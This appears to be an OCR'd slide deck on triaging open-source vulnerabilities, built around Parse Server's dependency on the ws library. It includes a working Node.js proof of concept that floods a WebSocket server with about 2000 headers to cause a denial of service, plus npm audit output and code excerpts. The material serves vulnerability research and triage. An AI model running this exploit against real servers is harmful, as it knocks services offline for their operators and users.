
Releases 348

6.5.6 Latest
on May 16

+ 347 releases


Parse Server

Demo: The Problem is Real




https://www.youtube.com/watch?v=Gho_X6nFnDM


Simple Exploit PoC



```
const http = require('http');
// Create a new Todo item and then retrieve all Todos
Codiumate: Options | Test this function
async function main() {
    const chars = "!#$%&'*+-.0123456789abcdefghijklmnopqrstuvwxyz^_`|~".split('');
    const headers = {};
    let count = 0;

    for (let i = 0; i < chars.length; i++) {
        if (count === 2000) break;

        for (let j = 0; j < chars.length; j++) {
        const key = chars[i] + chars[j];
        headers[key] = 'x';

        if (++count === 2000) break;
        }
    }

    headers.connection = 'Upgrade';
    headers.upgrade = 'websocket';
    headers['Sec-WebSocket-Key'] = 'dGhlIHNhbXBsZSBub25jZQ==';
    headers['Sec-WebSocket-Version'] = '13';
    const request = http.request({
        headers: headers,
        host: '127.0.0.1',
        port: 1337,
    });

    request.end();
}

main();
```



```
GET / HTTP/1.1
10: x
11: x
12: x
13: x
14: x
15: x
16: x
17: x
18: x
19: x
20: x
```



```
t%: x
t&: x
t': x
t*: x
t+: x
t-: x
t.: x
t0: x
connection: Upgrade
upgrade: websocket
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Host: 127.0.0.1:1337
```


https://github.com/websockets/ws/security/advisories/GHSA-3h5v-q93c-6h6q

Research Question #1


What is the likelihood of open source direct vulnerability exploit?

Triage

1. SCA Scan




```
ws  7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/@parse/push-adapter/node_modules/ws
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
node_modules/ws

63 vulnerabilities (2 low, 26 moderate, 28 high, 7 critical)
```



```
    "tv4": "1.3.0",
    "uuid": "9.0.1",
    "winston": "3.12.0",
    "winston-daily-rotate-file": "5.0.0",
    "ws": "8.16.0"
  },
  "devDependencies": {
    "@actions/core": "1.9.1",
    "@apollo/client": "3.6.1",
    "@babel/cli": "7.10.0",
    "@babel/core": "7.20.2",
```

Triage


1. SCA Scan
2. **Import**



```
/*eslint no-unused-vars: "off"*/
import { WSSAdapter } from './WSSAdapter';
const WebSocketServer = require('ws').Server;

/**
 * Wrapper for ws node module
 */
export class WSAdapter extends WSSAdapter {
